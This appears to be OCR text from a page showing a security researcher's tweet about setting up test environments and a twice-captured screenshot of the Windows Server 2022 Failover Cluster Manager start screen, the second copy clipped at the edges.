


Daniel Heinsen
@hotnops

90 percent of security research is getting test environments setup properly.

1:11 PM · Oct 27, 2021


Server 2
Server 1
Server 3



Failover Cluster Manager

Create failover clusters, validate hardware for potential failover clusters, and perform configuration changes to your failover clusters.

Overview

A failover cluster is a set of independent computers that work together to increase the availability of server roles. The clustered servers (called nodes) are connected by physical cables and by software. If one of the nodes fails, another node begins to provide services. This process is known as failover.

Clusters

Name	Role Status	Node Status	Event

No items found.

Management

To begin to use failover clustering, first validate your hardware configuration, and then create a cluster. After these steps are complete, you can manage the cluster. Managing a cluster can include copying roles to it from a cluster running Windows Server 2022 or supported previous versions of Windows Server.

Validate Configuration...


Create Cluster...

Connect to Cluster...

More Information

Failover cluster topics on the Web

Windows Server 2022 Standard Evaluation
Windows License valid for 170 days
Build 20348.fe_release.210507-1500



er Cluster Manager

Create failover clusters, validate hardware for potential failover clusters, and perform configuration changes to your failover clusters.

Overview

over cluster is a set of independent computers that work together to increase the availability of server roles. The clustered servers d nodes) are connected by physical cables and by software. If one of the nodes fails, another node begins to provide services. This ess is known as failover.

Clusters

Name	Role Status	Node Status	Event

No items found.

Management

To begin to use failover clustering, first validate your hardware configuration, and then create a cluster. After these steps are complete, you can manage the cluster. Managing a cluster can include copying roles to it from a cluster running Windows Server 2022 or supported previous versions of Windows Server.

Validate Configuration...

Create Cluster...

Connect to Cluster...

